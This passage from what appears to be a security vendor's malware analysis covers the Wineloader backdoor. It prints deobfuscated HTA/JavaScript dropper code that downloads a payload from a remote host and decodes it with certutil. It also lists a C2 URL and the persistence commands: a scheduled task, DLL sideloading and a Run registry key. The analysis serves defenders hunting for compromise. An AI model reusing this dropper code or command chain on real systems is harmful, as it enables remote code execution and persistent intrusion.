            '\x70\x74\x69\x6e', '\x73\x6b\x73\x5c', '\x6f\x70\x65\x6e', '\x77\x73\x5c\x54', '\x6c\x65\x61\x6e',
            '\x4f\x70\x65\x6e', '\x31\x39\x31\x34\x61\x64\x72\x4b\x69\x70', '\x6e\x64\x6f\x77', '\x73\x74\x65\x6d',
            '\x57\x73\x63\x72', '\x4f\x62\x6a\x65', '\x69\x70\x74\x2e', '\x38\x37\x35\x44\x48\x53\x74\x57\x47',
            '\x63\x65\x72\x74', '\x54\x65\x78\x74', '\x74\x61\x74\x65', '\x2e\x7a\x69\x70',
            '\x31\x38\x39\x33\x38\x35\x32\x56\x4d\x44\x57\x72\x69', '\x65\x61\x66\x63', '\x43\x3a\x5c\x57',
            '\x73\x5c\x54\x61', '\x72\x65\x73\x70', '\x77\x72\x69\x74', '\x20\x2d\x64\x65', '\x6f\x6e\x73\x65',
            '\x6f\x77\x73\x5c', '\x70\x20\x2d\x43', '\x33\x31\x30\x33\x32\x4e\x57\x53\x68\x66\x77',
            '\x73\x74\x61\x74', '\x5c\x73\x71\x6c', '\x61\x73\x6b\x73', '\x61\x64\x79\x73',
            '\x31\x37\x34\x37\x34\x34\x38\x71\x7a\x74\x4f\x61\x46', '\x6c\x65\x53\x79', '\x78\x74\x20\x43',
            '\x47\x45\x54', '\x57\x69\x6e\x64', '\x39\x6b\x42\x4a\x66\x74\x53', '\x3a\x5c\x57\x69',
            '\x5c\x74\x65\x78', '\x54\x61\x73\x6b', '\x68\x74\x74\x70', '\x65\x72\x73\x2e',
            '\x33\x34\x35\x33\x32\x33\x72\x66\x50\x6f\x77\x46', '\x63\x6f\x64\x65', '\x52\x75\x6e',
            '\x20\x43\x3a\x5c', '\x53\x68\x65\x6c', '\x6e\x6f\x77', '\x6f\x6e\x72\x65', '\x72\x65\x61\x64',
            '\x57\x72\x69\x74', '\x38\x35\x30\x35\x39\x30\x6f\x5a\x44\x55\x68\x76', '\x74\x2e\x74\x78',
            '\x73\x3a\x2f\x2f', '\x72\x74\x2e\x70', '\x75\x74\x69\x6c', '\x32\x32\x31\x33\x67\x61\x4f\x68\x59\x6c',
            '\x78\x74\x2e\x74', '\x63\x6f\x2e\x75', '\x69\x6e\x64\x6f'
        ];
        _0x24cc = function () {
            return _0x575da0;
        };
        return _0x24cc();
    }
    var _0x486a61 = _0x12e9;


   console.log(_0x486a61(0x1e5) + _0x486a61(0x1f2) + '\x73\x65\x65\x63' + _0x486a61(0x20e) + _0x486a61(0x200) + _0x486a61(0x1e6) + _0x486a61(0x1f7) + '\x6b\x2f\x63\x65' + _0x486a61(0x1
```

```
PS C:\Users\John\Documents> node .\test.js
https://seeceafcleaners.co.uk/cert.php
PS C:\Users\John\Documents>
```


Repeating this process where the replace function is used will enable defenders to extract command line arguments, URLs, file names, and other threat intelligence that will enable them to assess their organizations for indicators of compromise.

Wineloader Execution

In the deobfuscated JavaScript, the HTA file performs pre-checks before continuing with the next stages of infection. To recreate the full infection process, ARC Labs modified the script to make it appear as though the remote host was alive so the infection would continue.



```
var a = new ActiveXObject('Wscript.Shell')
function Majshkj(_0x1e8b9e) {
  var _0x24e78a = new XMLHttpRequest()
  _0x24e78a.onreadystatechange = function () {
    if (_0x24e78a.readyState == 4 && _0x24e78a.status == 200) {
      var _0x22b3d5 = _0x24e78a.response
      var _0x184a49 = new ActiveXObject('Scripting.FileSystemObject')
      var _0x3ecd5b = _0x184a49.OpenTextFile(
        'C:\\Windows\\Tasks\\text.txt',
        2,
        true,
        0
      )
      _0x3ecd5b.Write(_0x22b3d5)
      _0x3ecd5b.close()
      a.Run(
        'certutil -decode C:\\Windows\\Tasks\\text.txt C:\\Windows\\Tasks\\text.zip',
        0
      )
      var _0x1ab0dc = Date.now()
      var _0x1c3c7a = null
      do {
        _0x1c3c7a = Date.now()
```



certutil.exe –decode c:\windows\tasks\text.txt c:\windows\tasks\text.zip
Mshta.exe downloads text.txt
ZIP
Tar –xf text.zip –C c:\windows\tasks
Schtasks.exe /create /tn *taskname* /tr sqlwiter.exe
sqlwriter.exe executes
C2 checkin post persistence achieved
OR
EXE
DLL
sqlwriter.exe and vcruntime140.dll written to disk
sqlwriter.exe loads malicious vcruntime140.dll
HKEY_CURRENT_USER\SOFTWARE\Microsoft \Windows\CurrentVersion\Run\MS SQL Writer

Recreation of the full infection chain also revealed the direct launching of code through **mshta.exe** without the need for an additional process. **Mshta.exe** is a legitimate Windows program that executes HTML files. This aids in direct defense evasion on the system by limiting the number of processes spawned on the compromised device in terms of script execution processes.

ARC Labs analysis revealed the final stages of the infection chain included downloading an additional file named **text.txt**, which was an encoded archive containing **sqlwriter.exe** and **vcruntime140.dll** where **sqlwriter.exe** is the legitimate Microsoft application and **vcruntime140.dll** is the Wineloader payload.

The malicious DLL is loaded automatically when **sqlwriter.exe** executes because of the way Microsoft Windows handles locating DLLs referenced by executables in their reference tables. If the full path of a DLL is not specified within the reference table, the executable will go through a predefined list of locations to search for the referenced DLL. In Microsoft Windows, the first location searched is the current working directory of the executable, so by placing the malicious DLL within the same folder as **sqlwriter.exe**, the malicious DLL is automatically located first and loaded by the executable. This technique is referred to as "sideloading".

Once the DLL is sideloaded into **sqlwriter.exe**, Wineloader will attempt to establish persistence on the host by creating a scheduled task for **sqlwriter.exe** or by establishing registry persistence at the following key:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\MS SQL Writer

After persistence of Wineloader is established on the device, the backdoor will send specific beacon requests to the dedicated command-and-control server to notify persistence completion. At the time of analysis, the specified C2 server was offline, inhibiting any further analysis. However, as Wineloader is a first-stage backdoor, it is highly likely that a second-stage malicious payload would be transferred from the command-and-control server to the compromised device.

Detection Opportunities:

Information for executing threat hunts for evidence of Wineloader activity can be found within the ARC Labs Hunting Queries GitHub repository located here: https://github.com/BinaryDefense/ARC-Labs-Hunting-Queries.

For more information about how Binary Defense can deliver Managed Detection and Response or Threat Hunting services that can identify Wineloader activity, contact us to set up a follow on conversation.